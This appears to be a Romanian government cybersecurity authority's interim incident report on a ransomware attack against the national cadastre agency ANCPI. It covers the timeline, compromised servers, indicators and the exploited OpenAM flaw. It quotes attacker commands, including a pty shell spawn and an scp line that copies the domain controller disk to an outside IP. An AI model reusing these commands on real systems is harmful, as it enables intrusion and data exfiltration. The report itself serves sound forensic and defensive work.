NECLASIFICAT

Nr. T66/22.07.2026

Analiză tehnică intermediară cu privire la incidentul de securitate cibernetică produs în infrastructura ANCPI

1 Context

În data de 14.07.2026, Directoratul Național de Securitate Cibernetică (DNSC) a fost sesizat, în calitate de autoritate competentă la nivel național pentru securitatea cibernetică a rețelelor și sistemelor informatice din spațiul cibernetic național civil, de către persoana juridică Agenția Națională de Cadastru și Publicitate Imobiliară (ANCPI), prin reprezentantul Gherghe Eduard, în calitate de Director Infrastructură Informatică privind un incident cibernetic detectat la data de 13.07.2026 (luni) care a afectat infrastructura informatică prin acces neautorizat la centrul de date și ștergerea unor mașini virtuale din infrastructură.

2 Sumar executiv

Investigația a confirmat producerea unui atac de tip ransomware cu dublă extorsiune (double extortion) împotriva infrastructurii IT aparținând ANCPI, incidentul fiind atribuit grupării de criminalitate informatică ByteToBreach33, conform tehnicilor identificarea dar și a notei de răscumpărare cu denumirea „note” identificate în directorul „/tmp/” de pe serverul ESXi „dc-r104-h05”.

Reprezentanții ANCPI au precizat că după o evaluare primară au constatat că din mediile de virtualizare au fost șterse un număr de aproximativ 100 din 700 mașini virtuale. Ulterior, din analiza artefactelor s-a concluzionat că de fapt în infrastructură se regăseau 1.083 mașini virtuale.

Printre mașinile afectate, se aflau și mașinile virtuale care deserveau infrastructura următoarelor aplicații informatice:

1. **e-Terra** https://eterra3.ancpi.ro (Sistem informatic complex, prin intermediul căruia se desfășoară toate activitățile specifice de înscriere/recepție, gestiune si informare, cu privire la evidența imobilelor și drepturilor reale - sistemul informatic integrat de cadastru si publicitate imobiliară)
2. **ePayment** http://epay.ancpi.ro (Platforma e-commerce pentru furnizarea serviciilor ANCPI on-line contracost, plătite cu card bancar)
3. **MyEterra** https://myeterra.ancpi.ro (Platforma pentru furnizarea serviciilor ANCPI on-line cu titlu gratuit, persoanelor fizice sau juridice, sau mandatarilor unei PF/PJ, pentru imobile aflate in proprietate)
4. **Registrul Proprietarilor** https://rp.ancpi.ro/ (Acces in platforma Registrul Proprietarilor);
5. **Titluri de Proprietate** https://tp.ancpi.ro/ (Platforma on-line pentru vizualizarea Titlurilor de Proprietate emise in baza Legii 18, accesibila utilizatorilor externi)
6. **Registru de Transcripțiuni Inscripțiuni** http://10.0.1.66/rti.webapplication/ public/ login.aspx (Registru electronic pentru gestiunea Transcriptiunilor/ Inscriptiunilor imobiliare - aplicație pentru utilizatorii interni)
7. **Geoportal ANCPI** https://geoportal.ancpi.ro/geoportal/imobile/Harta.html (Aplicație publică care pune la dispoziția publicului larg, date si informatii cu caracter spațial, inclusiv planul cadastral)
8. **Geoportal INSPIRE** https://geoportal.ancpi.ro/geoportal/ (Aplicație publică care implementeaza cerintele directivei INSPIRE)

9. **Registrul Electronic Național al Nomenclaturilor Stradale** https://renns.ancpi.ro (Aplicație de gestiune a Nomenclaturilor Stradale, utilizată la nivelul primăriilor)
10. **Registru Agricol Național** https://ran.ancpi.ro/ (Aplicatie de gestiune a Registrului Agricol National, utilizată la nivelul primăriilor)
11. **Site-ul Web oficial ANCPI –** https://ancpi.ro (site-ul de internet al instituției)

În urma deplasării echipei DNSC la sediul ANCPI din mun. București, Sector 6, Splaiul Independenței, nr. 202A, s-a stabilit că infrastructura informatică existentă este amplasată în sediul din București, Piața Presei, sector 1 iar din rețeaua locală a fost accesată cu succes infrastructura aflată la distanță, la nivel de rețea și de hypervisor.

Anterior sesizării DNSC, reprezentanții ANCPI au identificat o conexiune suspectă provenită de la mașina virtuală **„ep-p-was-c1, IP 10.0.116.111" (epay),** către vCenter Server (platforma de management a virtualizării), înregistrată **la data de 13.07.2026, ora 21:09:51**. Acest comportament a fost considerat o anomalie severă de trafic, întrucât inițierea unor sesiuni de autentificare dinspre segmentul mașinilor virtuale de producție către planul de management (vCenter) indică o potențială acțiune de mișcare laterală (Lateral Movement).

Din analiza fișierelor jurnal s-a constatat faptul că au fost inițiate începând cu data de 13.07.2026, ora 15:51:08 încercări de autentificare de la această mașină virtuală.

Cu această ocazie s-a accesat vCenter Server, consola centralizată de administrare de la VMware folosită pentru a gestiona infrastructurile virtualizate. Aici au fost identificate mai multe comenzi specifice unui atac, printre care descărcarea de fișiere binare (executabile), rularea de comenzi specifice pentru enumerarea mașinilor virtuale **(au fost extrase datele pentru 1083 mașini virtuale**), comenzi de identificare adrese IP după rezolvarea unor nume și comenzi specifice activității de mișcare laterală prin protocolul „SSH" (secure shell).

Având în vedere că reprezentanții ANCPI au precizat că există activități de criptare în desfășurare pe anumite medii de virtualizare, experții DNSC au procedat la analiza proceselor aflate în execuție.

Astfel, a fost identificat binarul **„bytetocrypt"**, SHA256 - 14ed580291658fa6410f4cbb18d9a2f979b93f4ce640c7445 d999bcf440492e8, în timp ce rula în fundal și din investigația locației acestuia, a rezultat că acesta rula pe serverele ESXi „dc-r104-h05", „dc-r104-h03", „dc-r104-h02", „dc-r103-h03", în directorul „/tmp/".

În același director pe serverul ESXi „dc-r104-h05" a fost localizată și nota de răscumpărare lăsată de atacatori, din care rezultau următoarele informații:

- ID sesiune: 05c2db4775cb46350f16814dfe3bfa856664f315585653e4c368af08ce50b0c31b;
- Signal: @Bytetobreach.33 – https[:]//signal.me/#eu/BGk03krma2EnAt5yPs4fSSYUfpEBsJ2_Le2FPeja6WyvsVYKb1tJnaVnbuqL94P
- Telegram: @Bytetobreach33
- Email: Bytetobreach@tuta.com și dodkhloyka@outlook.com
- X / Twitter @GgsFafagas.

Fiind analizate cele patru servere mai sus menționate, s-a stabilit faptul că acestea au fost accesate prin exploatarea unei vulnerabilități întrucât atacatorul a folosit comanda „python3 -c 'import pty; pty.spawn("/dev/shm/tmux")'", despre care se cunoaște că este utilizată pentru obținerea unui shell interactiv. Ulterior, atacatorul a executat binarul „bytetocrypt", folosit pentru criptarea fișierelor.

Analiza OSINT a evidențiat că atacatorul a revendicat atacul printr-o postare pe adresa URL *https://spear.cx/Thread-Selling-RO-Thy-arss-shall-be-spanked-Romania-ANCPI*, ocazie cu care a publicat mai multe capturi de ecran în care a evidențiat mai multe activități efectuate în infrastructura ANCPI pe timpul derulării atacului. Analiza capturilor de ecran publicate confirmă aspectele identificate de reprezentanții DNSC, în sensul că atacatorul a avut acces la majoritatea dispozitivelor aflate în infrastructură, atât virtuale cât și fizice, de rețea dar și software, iar în plus oferă informații despre compromiterea mașinilor virtuale care au fost șterse și de pe care nu s-au putut colecta date.

Din capturile publicate de atacatori, nu rezultă că aceștia ar fi avut acces la baza de date Oracle Exadata și nici la date conținute de aceasta.

Este foarte puțin probabil ca atacatorul să dețină date provenite din baza de date Oracle Exadata, pe care să-și fi dorit să nu le expună într-o mostră (sample) așa cum au expus date privind infrastructura de rețea, accesul la servele Active Directory Domain Controller, date rezultate din scanările de rețea etc.

Pe lângă informațiile oferite de atacator cu privire la extragerea codului sursă al mai multor aplicații specifice ANCPI, a mai fost identificată o linie de comandă care confirmă transferul mașinii virtuale „DC1” (Active Directory Domain Controller), respectiv „scp /vmfs/volumes/dc-r110-v7200_vol01/dc1/dc1-flat.vmdk root@66.163.118.234:/root/dc.vmdk” pe serverul controlat de acesta.

Impactul a constat în afectarea disponibilității întregii rețele deținută de ANCPI.

Facem precizarea că în DNSC nu deține decriptoare care să permită recuperarea fișierelor criptate de către atacatori și nici nu au fost identificate în surse deschise (OSINT) astfel de instrumente.

3 Ipoteze și constrângeri

Concluziile din acest raport reflectă exclusiv evaluarea echipei de experți în investigații digitale și analiză malware din cadrul DNSC, bazată pe experiența în securitate cibernetică și pe datele disponibile pentru analiză.

Reprezentanții DNSC au colectat o clonă a aplicației „epay”, respectiv mașina virtuală utilizată pentru dezvoltare (template), cea din producție fiind ștearsă de către atacator. Au mai fost colectate fișiere jurnal de pe serverul vCenter și de pe cele patru servere de serverele ESXi „dc-r104-h05”, „dc-r104-h03”, „dc-r104-h02”, „dc-r103-h03”, precum și fișiere conținând istoricul de comenzi.

Investigațiile digitale în domeniul securității cibernetice sunt procese complexe, care necesită timp și resurse considerabile pentru a obține rezultate precise și complete. În acest caz, investigația a fost desfășurată pe parcursul a 7 zile.

Unul dintre obstacolele majore întâmpinate pe parcursul investigației a fost vizibilitatea insuficientă asupra activității asociate atacului, generată de lipsa unor mecanisme adecvate de jurnalizare (logging) în zone critice ale infrastructurii vizate. Cu titlu de exemplu, echipamentul care asigura funcția de Web Application Firewall (WAF), amplasat în fața aplicației web „epay” pentru a o proteja, avea configurată o perioadă de retenție a jurnalelor (logs) de doar 7 minute, interval considerat sub necesarul minim impus de nivelul de criticitate al serverelor protejate, limitând semnificativ capacitatea de reconstituire retroactivă a evenimentelor asociate incidentului. În lipsa acestor informații, identificarea exactă a tuturor activităților desfășurate de atacatorul cibernetic a fost îngreunată.

Cu toate acestea, pe baza datelor disponibile obținute din sistemele afectate, a informațiilor publicate de atacator în surse deschise (open-source intelligence / OSINT) și a istoricului comenzilor executate pe servere (command history), au fost identificate o serie de evenimente cruciale pentru înțelegerea mecanismului de compromitere a infrastructurii, precum și pentru fundamentarea măsurilor necesare prevenirii unor incidente similare în viitor.

Investigația s-a concentrat pe următoarele aspecte:

- Modul de obținere a accesului inițial, respectiv cum ar fi putut atacatorul să compromită inițial infrastructura ANCPI (la nivel de endpoint - stație de lucru și la nivel de rețea).
- Conexiuni, autentificări și sesiuni de acces extern: Au fost căutate orice indicii de conexiuni externe către stațiile de lucru sau servere prin protocoale precum DNS, SSH, RDP, VNC sau altele similare.
- Activități post-compromitere
- Exfiltrarea datelor: Au fost verificate activități asociate cu tehnicile de exfiltrare a datelor.

4 Metodologia de investigare

4.1 Probe colectate

Pe parcursul investigației de până la acest moment, experții DNSC au colectat artefacte necesare stabilirii situației de fapt, respectiv:

- clonă aplicație „epay” utilizată pentru dezvoltare
- fișiere jurnal și istoric comenzi de pe serverul vCenter;
- fișiere jurnal și istoric comenzi dc-r104-h05;
- fișiere jurnal și istoric comenzi dc-r104-h03;
- fișiere jurnal și istoric comenzi dc-r104-h02;
- fișiere jurnal și istoric comenzi dc-r103-h03;
- fișiere jurnal echipament de rețea Juniper SRX650;

4.2 Tehnici și instrumente utilizate

Pentru investigarea incidentului au fost utilizate tehnici și instrumente specializate de colectare și analiză a datelor. Pentru extragerea jurnalelor de pe sistemele de interes au fost folosite instrumente specifice sistemului de operare Linux, precum și utilitare proprietare aferente soluțiilor VMware, Juniper și Fortigate.

Analiza datelor colectate a implicat utilizarea unei game variate de instrumente și soluții de securitate cibernetică, printre care, interpretorul de comenzi Bash, utilitarul sha256sum (pentru calculul și verificarea integrității datelor prin funcții hash), editorul de text Sublime Text, precum și instrumente dezvoltate special pentru activități de răspuns la incidente (incident response) și analiză malware.

Procesul investigativ a inclus aplicarea unor tehnici avansate de parsare, corelare și interpretare a datelor, cum ar fi:

- identificarea, colectarea și parsarea log-urilor;
- utilizarea de expresii regulate și recunoașterea tiparelor pentru identificarea și filtrarea datelor relevante;
- utilizarea de interogări specifice fiecărei soluții în parte: filtre Fortinet, filtre procese Linux.
- analiză statică și dinamică a fișierelor executabile suspicioase.

Această abordare metodică a permis echipei DNSC să obțină o imagine detaliată a incidentului și să stabilească modul de desfășurare a atacului.

5 Analiza tehnică

5.1 Detalii despre soluțiile existente

În infrastructura ANCPI a fost identificată soluția de securitate antivirus produsă de BitDefender, dar s-a stabilit că aceasta rula numai la nivelul stațiilor de lucru ale angajaților.

Pe lângă acestea, au fost prezente anumite soluții de filtrare trafic, precum Juniper SRX650, Web Application Firewall Fortinet Fortigate 300E și Juniper EX9214.

5.2 Cronologie evenimente de securitate identificate

Înainte de a demara investigația propriu-zisă, pentru fiecare mediu analizat au fost preluate anumite informații suplimentare care să ofere mai mult context și să ajute la corelarea corectă a evenimentelor. Pentru consecvența și acuratețea analizei, toate referințele temporale menționate în cadrul prezentului raport sunt exprimate în format UTC (Coordinated Universal Time).

Pentru raportarea la ora locală a României (ora Europei de Est, EEST), se va aplica o corecție de +3 ore față de referința UTC, aceasta fiind valabilă pe perioada de vară (ora de vară).

5.2.1 Evenimente de pe serverul OPENAM

5.2.1.1 Detalii generale

IP intern asociat: 10.0.1.230 (IP public 195.138.192.10)

Sistem operare: Ubuntu Linux

Rol principal: Aplicație autentificare


Status protecție antivirus: N/A

FQDN (Fully Qualified Domain Name): openam.ancpi.ro

5.2.1.2 Analiza artefactelor digitale

Serverul analizat se afla amplasat în infrastructura locală a ANCPI, având asignată adresa 10.0.1.230 (IP public 195.138.192.10), **iar mașina virtuală aferentă acestei aplicații a fost ștearsă în timpul incidentului de către atacator.**

Aplicația „openam.ancpi.ro” era expusă public în internet la adresa IP 195.138.192.10 și avea rolul de a autentifica utilizatorii care foloseau aplicația „epay.ancpi.ro”. Aplicația „openam.ancpi.ro” avea un redirect automat către „oassl.ancpi.ro” pe portul 443, IP public 195.138.192.33. Conexiunea era redirecționată automat pe ip-ul public indiferent dacă conexiunea venea dinspre rețeaua locală sau dinspre internet. **Cel mai probabil așa cum rezultă și din capturile publicate de atacator această aplicație reprezintă punctul inițial de acces, atacul fiind realizat în data de 10 iulie 2026, ora 15:23:57.**



5.2.2 Evenimente de pe serverul OASSL

5.2.2.1 Detalii generale

IP intern asociat: 10.0.1.198 (IP public 195.138.192.33)

Sistem operare: Ubuntu Linux

Rol principal: Aplicație autentificare

Status protecție antivirus: N/A

FQDN (Fully Qualified Domain Name): oassl.ancpi.ro

5.2.2.2 Analiza artefactelor digitale

Serverul analizat se afla amplasat în infrastructura locală a ANCPI, având asignată adresa IP 10.0.1.198 (IP public 195.138.192.33), **iar mașina virtuală aferentă acestei aplicații a fost ștearsă în timpul incidentului de către atacator.**

Aplicația „oassl.ancpi.ro” era expusă public pe internet la adresa IP 195.138.192.33 și avea rolul de a fi contactată de aplicația „openam.ancpi.ro” prin adresa IP publică 195.138.192.33 portul 443, după care utilizatorii astfel autentificați erau redirecționați către aplicația „epay.ancpi.ro”, adresă IP publică 195.138.192.93 (adresă IP locală 10.0.116.111).

5.2.3 Evenimente de pe serverul EP-P-WAS-C1

5.2.3.1 Detalii generale

IP intern asociat: 10.0.116.111 (IP public 195.138.192.93)

Sistem operare: Linux

Rol principal: Aplicație web plăți online

Status protecție antivirus: N/A

FQDN (Fully Qualified Domain Name): epay.ancpi.ro

5.2.3.2 Analiza artefactelor digitale

Serverul analizat se afla amplasat în infrastructura locală a ANCPI, având asignată adresa IP locală 10.0.116.111 (deservit și de adresa **IP 10.0.126.107**). **Mașina virtuală aferentă acestei aplicații a fost ștearsă în timpul incidentului de către atacator.**


O versiune a acestei mașini virtuale, utilizată de către dezvoltatori pentru testarea modificărilor survenite pe parcursul funcționării, a fost identificată, conservată și preluată spre analiză.

Întrucât din sistemele de securitate perimetrale nu au putut fi colectate date despre traficul vehiculat în rețea (WAF reținând date trafic numai pentru 7 minute de înregistrări), singurul aspect relevant identificat în artefacte, respectiv în fișierul jurnal „acces log” de pe serverul WmWare vCenter Server este logul redat mai jos:

„2026-07-13T18:09:51.758Z
{"user":"administrator@ancpi.ro","client":"10.0.126.111","timestamp":"07/13/2026 21:09:51 EEST","description":"User administrator@ancpi.ro@10.0.126.111 logged in with response code 200","eventSeverity":"INFO","type":"com.vmware.sso.LoginSuccess"}”


Înregistrarea de mai sus confirmă faptul că serverul analizat, aflat sub controlul atacatorului, a fost utilizat drept punct de pivotare (pivoting) și/sau ca vector de mișcare laterală (lateral movement) către serverul central de virtualizare, autentificarea fiind realizată cu contul de utilizator „administrator@ancpi.ro”.


S-a identificat, în surse deschise (OSINT), la adresa URL „spear.cx/Thread-Selling-RO-Thy-arss-shall-be-spanked-Romania-ANCPI", o captură de ecran publicată de atacator, prin care se face referire explicită la exploatarea unei vulnerabilități cunoscute la nivelul componentei „OpenAM/ForgeRock” (CVE-2021-35464 / CVE-2024-36401).



Analizând în detaliu datele din captură, se pot identifica detalii tehnice precum adresa IP sursă a atacatorului (194.102.105.193, aparținând AlexHost SRL din Moldova), portul utilizat (53) și un marcaj temporal al sesiunii de exploatare, respectiv **10.07.2026, ora 15:23:57**.

Anumite zone ale imaginii au fost cenzurate de către atacator înaintea publicării, examinarea tehnică a fișierului, inclusiv a metadatelor asociate, nu a permis recuperarea conținutului acoperit, imaginea fiind salvată într-un format rasterizat unic (flattened), fără straturi sau informații reziduale exploatabile.






Prin coroborarea datelor identificate în surse deschise, a informațiilor extrase din fișierele jurnal preluate de pe serverele din infrastructura afectată, precum și a elementelor tehnice vizibile în captura de ecran publicată de atacator (denumită „1_OpenAM_FOOTHOLD.png"), **se poate concluziona că accesul inițial al atacatorilor s-a realizat prin exploatarea vulnerabilității OpenAM/ForgeRock (CVE-2021-35464 / CVE-2024-36401) la nivelul serverului de autentificare care redirecționa către aplicația OASSL și în final EPAY, expusă public cu FQDN - epay.ancpi.ro/195.138.192.93.**

